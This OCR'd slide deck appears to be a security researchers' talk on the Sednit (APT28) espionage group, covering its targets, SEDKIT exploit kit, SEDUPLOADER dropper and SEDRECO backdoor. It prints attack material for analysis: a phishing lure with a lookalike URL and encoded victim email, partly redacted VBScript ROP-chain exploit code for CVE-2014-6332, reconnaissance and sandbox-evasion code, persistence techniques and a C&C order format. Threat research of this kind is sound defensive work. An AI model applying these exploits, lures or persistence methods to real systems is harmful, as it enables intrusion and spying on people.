Visiting The Bear Den

A Journey in the Land of (Cyber-)Espionage

Joan Calvet

Jessy Campos

Thomas Dupuy

Sednit Group

- Also know as APT28, Fancy Bear, Sofacy, STRONTIUM, Tsar Team
- Group of attackers doing targeted attacks since 2004
- Mainly interested into geopolitics

Fancy Bears' - Hack Team - Internet Explorer

http://fancybear.net/

Fancy Bears' - Hack Team

File Edit View Favorites Tools Help

FANCY BEARS'

Hack Team

#OpOlympics

About us

2016-09-13

Greetings citizens of the world. Allow us to introduce ourselves… We are Fancy Bears' international hack team. We stand for fair play and clean sport.

We announce the start of #OpOlympics. We are going to tell you how Olympic medals are won. We hacked World Anti-Doping Agency databases and we were shocked with what we saw.

Plan

- Context
- The Week Serge Met The Bear
- The Mysterious DOWNDELPH
- Speculative Mumblings

What kind of group is Sednit?

CONTEXT

Who Is The Bear After? (1)

- We found a list of targets for Sednit phishing campaigns:
  - Operators used *Bitly* and “forgot” to set the profile private

    (feature now removed from Bitly)

  - Around 4,000 shortened URLs during 6 months in 2015

Who Is The Bear After? (2)

parepkyiv@gmail.com

http://login.accounts-google.com/url/?continue=cGFyZXBreWl2QGdtYWlsLmNvbQ==&df=UGFraXN0YW4rRW1iYXNzeStLeWl2&tel=1


Pakistan+Embassy+Kyiv

Who Is The Bear After? (3)

- Embassies and ministries of more than 40 countries
- NATO and EU institutions
- “Who’s who” of individuals involved in Eastern Europe politics:
  - Politicians
  - Activists
  - Journalists
  - Academics
  - Militaries
  - …

The Bear Has Money

- A bag full of 0-day exploits:



The Bear Has Money

- CVE-2016-7255 & CVE-2016-7855

msft-mmpc November 1, 2016

0 in 0 4

This guest blog post is by Terry Myerson / Executive Vice President, Windows and Devices Group

Windows is the only platform with a customer commitment to investigate reported security issues and proactively update impacted devices as soon as possible. And we take this responsibility very seriously.

Recently, the activity group that Microsoft Threat Intelligence calls STRONTIUM conducted a low-volume spear-phishing campaign. **Customers using Microsoft Edge on Windows 10 Anniversary Update are known to be protected from versions of this attack observed in the wild.** This attack campaign, originally identified by Google's Threat Analysis Group, used two zero-day vulnerabilities in Adobe Flash and the down-level Windows kernel to target a specific set of customers.

The Bear Can Code

- Tens of custom-made software used since 2004:
  - Droppers
  - Downloaders
  - Reconnaissance tools
  - Long-term spying backdoors
  - Encryption proxy tool
  - USB C&C channel
  - Many helper tools
  - …

Disclaimers

- Over the last two years we tracked Sednit closely, but of course **our visibility is not exhaustive**
- How do we know it is ONE group?
  - We don't
  - Our Sednit "definition" is based on their toolkit and the related infrastructure
- We do not do attribution (but we point out hints that *may* be used for that)

THE WEEK SERGE MET THE BEAR

Who Is Serge?

- Code name for an imaginary Sednit target
- Serge is a government employee with access to sensitive information
- The chain of events in Serge's attack matches several real cases we investigated
- We use it as a textbook case to present (*a part of*) the Sednit toolkit

MONDAY, 9:30AM

Serge Opens an Email

From noreply@stratfor.com
Subject **Geopolitical Weekly**
To Claude

Dear Sir,
Please read this report by Sratfor Global Intelligence:
http://stratforglobal.net/weekly/51586/ruthless-and-sober-syria
Kind regards,

Stratfor Global Intelligence

P.O. Box 92529
Austin, Texas 78709-2529
USA
T +1 512 744 4300
F +1 512 744 4334

Legitimate URL Mimicking

http://stratforglobal.net/weekly/51586/ruthless-and-sober-syria

Serge clicks on the URL, and…

…Serge Meets SEDKIT

- Exploit-kit for targeted attacks
- Entry-point URLs mimic legitimate URLs
- Usually propagated by targeted phishing emails (also seen with hacked website + iframe)
- Period of activity: September 2014 - Now


Landing Page (1)

Reconnaissance Report Building

```
string_of_json += "\"timezone\"" + ":" + getTimeZone() + ",";

for(var prop in navigator) {
    string_of_json += ...[REDACTED]...
}

string_of_json += "\"screen\":{ ";
for(var prop in screen) {
    string_of_json += ...[REDACTED]...
}

string_of_json += "\"plugins\":[ ";
//string_of_json += DetectJavaForMSIE();
if(navigator.userAgent.indexOf("MSIE") > -1 ||
    navigator.userAgent.indexOf("Trident\/7.0") > -1)
{
    string_of_json += DetectJavaForMSIE();
    string_of_json += DetectFlashForMSIE();
    string_of_json += EnumeratePlugins();
    //string_of_json += DetectPdfForMSIE();
    //string_of_json += DetectFlashForMSIE();
```

```
"timezone": 420,

"appCodeName": "Mozilla",
"appName": "Microsoft Internet Explorer",
"appMinorVersion": "0",
"cpuClass": "x86",
"platform": "Win32",
"systemLanguage": "en-us",
"userLanguage": "en-us",
"appVersion": "4.0 (compatible; MSIE 8.0; Windows NT 6
"userAgent": "Mozilla/4.0 (compatible; MSIE 8.0; Windo
"onLine": true,
"cookieEnabled": true,
"mimeTypes": "",

"screen": {
  "height": 1080,
  "bufferDepth": 0,
  "deviceXDPI": 96,
  "...[REDACTED]..."
  "colorDepth": 32,
  "width": 1920,
  "availWidth": 1920,
  "updateInterval": 0
},

"plugins": [
  {"name": "Java","version": "1.6.0"},
  {"name": "ShockwaveFlash","version": "11.8.800.94"}
]
```

Crawling Sedkit



Serge is selected to be exploited…

… and Visits Sednit Exploits Factory

Vulnerability	Targeted Application	Note
CVE-2013-1347	Internet Explorer 8	
CVE-2013-3897	Internet Explorer 8	
CVE-2014-1510 + CVE-2014-1511	Firefox	
CVE-2014-1776	Internet Explorer 11	
CVE-2014-6332	Internet Explorer	Several versions
N/A	MacKeeper	
CVE-2015-2590 + CVE-2015-4902	Java	0-day*
CVE-2015-3043	Adobe Flash	0-day*
CVE-2015-5119	Adobe Flash	Hacking Team gift
CVE-2015-7645	Adobe Flash	0-day*

** : At the time SEDKIT dropped them*

… and Visits Sednit Exploits Factory

Vulnerability	Targeted Application	Note
CVE-2013-1347	Internet Explorer 8	
CVE-2013-3897	Internet Explorer 8	
CVE-2014-1510 + CVE-2014-1511	Firefox	
CVE-2014-1776	Internet Explorer 11	
CVE-2014-6332	Internet Explorer	Several versions
N/A	MacKeeper	
CVE-2015-2590 + CVE-2015-4902	Java	0-day*
CVE-2015-3043	Adobe Flash	0-day*
CVE-2015-5119	Adobe Flash	Hacking Team gift
CVE-2015-7645	Adobe Flash	0-day*

** : At the time SEDKIT dropped them*

… and Visits Sednit Exploits Factory

Vulnerability	Targeted Application	Note
CVE-2013-1347	Internet Explorer 8	
CVE-2013-3897	Internet Explorer 8	
CVE-2014-1510 + CVE-2014-1511	Firefox	
CVE-2014-1776	Internet Explorer 11	
CVE-2014-6332	Internet Explorer	Several versions
N/A	MacKeeper	
CVE-2015-2590 + CVE-2015-4902	Java	0-day*
CVE-2015-3043	Adobe Flash	0-day*
CVE-2015-5119	Adobe Flash	Hacking Team gift
CVE-2015-7645	Adobe Flash	0-day*

** : At the time SEDKIT dropped them*

… and Visits Sednit Exploits Factory

Vulnerability	Targeted Application	Note
CVE-2013-1347	Internet Explorer 8	
CVE-2013-3897	Internet Explorer 8	
CVE-2014-1510 + CVE-2014-1511	Firefox	
CVE-2014-1776	Internet Explorer 11	
CVE-2014-6332	Internet Explorer	Several versions
N/A	MacKeeper	
CVE-2015-2590 + CVE-2015-4902	Java	0-day*
CVE-2015-3043	Adobe Flash	0-day*
CVE-2015-5119	Adobe Flash	Hacking Team gift
CVE-2015-7645	Adobe Flash	0-day*

** : At the time SEDKIT dropped them*

Revamping CVE-2014-6332

(a.k.a. IE “Unicorn bug”)

- October 2015:
  - Re-use of public PoC to disable VBScript “SafeMode”
  - Next stage binary downloaded with PowerShell

Revamping CVE-2014-6332

(a.k.a. IE “Unicorn bug”)

- October 2015:
  - Re-use of public PoC to disable VBScript “SafeMode”
  - Next stage binary downloaded with PowerShell

- February 2016:
  - No more “SafeMode” disabling, direct ROP chain
  - Around 400 lines of VBScript, mostly custom

```
function createROP()
    On Error Resume Next

    shell_string = Unescape("%u8b64%u002d%u0000%u8b00...

[...REDACTED...]

    ie_11_case(ole32_base)
    addToROP(ie_11_case_addr)
    addToROP(rop_case_addr)
    addToROP(&h04040404)
    addToROP(vp_address)
    addToROP(&h04040404)
    addToROP(shell_addr)
    addToROP(shell_addr)
    addToROP(&h1000)
    addToROP(&h40)
    addToROP(shell_addr+1000)
    ab(3) = rop_string
end function
```

```
function Code_section_explorer_7( Libb_base_addr)

    dim Lib_PE_offset,Number_of_section,Section_table_addr,RVA_section_table,
        Lib_PE_addr,code_section_addr,code_section_length,choice
    Lib_PE_offset = readM(Libb_base_addr + &h3c)
    Lib_PE_addr = Libb_base_addr + Lib_PE_offset
    Number_of_section = readM(Lib_PE_addr+6)
    Number_of_section = Number_of_section  mod 65536
    if Number_of_section < 0 then Number_of_section = Number_of_section + 65536
    RVA_section_table = readM(Lib_PE_addr+20)
    RVA_section_table = RVA_section_table mod 65536
    if RVA_section_table < 0 then RVA_section_table = RVA_section_table + 65536
    Section_table_addr = Lib_PE_addr + 24 + RVA_section_table
    for i=0 to Number_of_section
        if(readM(Section_table_addr) <> 2019914798) then Section_table_addr =
            Section_table_addr + 40
    Next
    code_section_length = readM(Section_table_addr+8)
    code_section_addr = readM(Section_table_addr+12) + Libb_base_addr

    for i=code_section_addr to code_section_addr+code_section_length
        if(readM(i) = &h50895c50) then
            if(readM(i+4) = &h54508964) then
                if(readM(i+8) = &h89745089) then
                    if(readM(i+12) = &h5d5e6850) then
                        rop_case_addr = i
```

VBScript Framework

function GetBaseAddrByPoiAddr()

Even under ASLR, module address is 0x10000 aligned, so we can find the base address of the module according any pointer like this

```
function GetBaseAddrByPoiAddr( PoiAddr ) {
    var BaseAddr = 0;
    BaseAddr = PoiAddr & 0xFFFF0000;
    while( readDword(BaseAddr)     != 0x00905A4D ||
           readDword(BaseAddr+0xC) != 0x0000FFFF    ) {
        BaseAddr -= 0x10000;
    }
    return BaseAddr;
}
```

Exploit downloads a payload and…

Serge Meets SEDUPLOADER

(a.k.a. JHUHUGIT, JKEYSKW)

- Downloaded by SEDKIT
- Two binaries: the dropper and its embedded payload
- Deployed as a first-stage component
- Period of activity: March 2015 - Now

SEDUPLOADER DROPPER

Workflow

SEDUPLOADER DROPPER

Workflow

```
v5 = (malloc)(0xAi64);
v6 = v5;
if ( v5 )
{
  *(v5 + 9) = 42;
  GetTempPathA(0x104u, &Buffer);
  v7 = (strncat)(&Buffer, "jhuhugit.temp", &Count);
  v8 = CreateFileA(v7, 0xC0000000, 3u, 0i64, 1u, 0x80u, 0i64);
  if ( v8 )
  {
    v9 = 1000000i64;
    v10 = 1000000i64;
    do
    {
      WriteFile(v8, v6, 7u, NumberOfBytesWritten, 0i64);
      --v10;
    }
    while ( v10 );
    CloseHandle(v8);
    v11 = CreateFileA(v7, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
    if ( v11 )
    {
      do
      {
        ReadFile(v11, v6, 7u, NumberOfBytesWritten, 0i64);
        --v9;
      }
      while ( v9 );
      CloseHandle(v11);
      DeleteFileA(v7);
      if ( v6[9] == 42 )
```

SEDUPLOADER DROPPER

Workflow


```
;
; class UpLoader: IUpLoader;  [SI] O: 0, A: 0  (Class Informer)
                dd offset ??_R4UpLoader@@6B@
; const UpLoader::`vftable'
??_7UpLoader@@6B@
                dd offset m_decrypt_in_place
                dd offset m_decrypt_in_memory
                dd offset m_get_env_variable
                dd offset m_decrypt_embedded_files
                dd offset m_decompress
                dd offset m_write_file
                dd offset m_execute_file
                dd offset m_delete_file
```


SEDUPLOADER DROPPER

Workflow

- CVE-2015-1701 (0-day)
- CVE-2015-2387 (]⊢T[ )

SEDUPLOADER DROPPER


Workflow



- Windows COM object hijacking
- Shell Icon Overlay COM object
- Registry key *UserInitMprLogonScript*
- JavaScript code executed within rundll32.exe
- Scheduled tasks, Windows service,…

SEDUPLOADER DROPPER


Workflow



- Windows COM object hijacking
- Shell Icon Overlay COM object
- Registry key *UserInitMprLogonScript*
- JavaScript code executed within rundll32.exe
- Scheduled tasks, Windows service,…

SEDUPLOADER DROPPER

Workflow



- Windows COM object hijacking Win32/COMpfun
- Shell Icon Overlay COM object
- Registry key *UserInitMprLogonScript*
- JavaScript code executed within rundll32.exe Win32/Poweliks
- Scheduled tasks, Windows service,…

SEDUPLOADER PAYLOAD


Workflow

SEDUPLOADER PAYLOAD

Workflow


SEDUPLOADER PAYLOAD

Workflow




SEDUPLOADER PAYLOAD

Workflow



SEDUPLOADER PAYLOAD

Workflow



SEDUPLOADER PAYLOAD

Workflow


```
id=ÔÄ;ò&w=@[System Process]
System
smss.exe
csrss.exe
...
[REDACTED]
...
disk=SCSI\Disk&Ven_VMware_&Prod_VMware_Virtual_S\....
build=0xb58f978f
```

SEDUPLOADER PAYLOAD

Workflow

Network link establishment → Reconnaissance report → **Parsing C&C Orders**

```
[file]
Execute
Delete
[settings]
Rundll=<export>
PathToSave=
FileName=
IP=
[/settings]
[/file]
```

Chain of Events

Serge opens an email leading to SEDKIT, and then SEDUPLOADER

9:30AM

Mon	Tue	Wed	Thu	Fri

MONDAY, 10:00AM

…Serge meets SEDRECO

- Downloaded by SEDUPLOADER
- Backdoor with the ability to load external plugins
- Usually deployed as a second stage backdoor to spy on the infected computer
- Period of activity : 2012 - Now

Dropper

- Drops encrypted configuration
  - In a file (“msd”)
  - In the Windows Registry

- No configuration linked to the payload

Configuration Overview

XOR KEY

FIELD SIZES

```
F3 DE 89 73.66 29 06 06.19 0D 15 04.05 06 01 0E
00 00 00 00.00 00 00 00.00 00 E9 DB.A3 B4 CC 4E
E0 D6 AB A6.CE 42 86 4B.ED BE D6 BF.B6 50 C7 D1
A9 D4 BA 5E.DE 93 37 B7.D6 1F 60 4D.1A B1 A2 67
04 2B 44 07.F4 70 0F 38.D3 E1 E9 5D.3B 24 84 0B
CE 46 3A 38.94 06 C8 43.58 14 D8 DC.D2 30 FC 14
C3 DE 2B 79.F8 7C 97 9F.63 11 B0 7E.D8 F3 72 7D
A4 3D 81 DB.10 24 1B 3C.84 A6 1B 0A.3E 51 75
```

Configuration Overview (Decrypted)

```
F3 DE 89 73.66 29 06 06.19 0D 15 04.05 06 01 0E
00 00 00 00.00 00 00 00.00 00 36 30.30 30 30 30
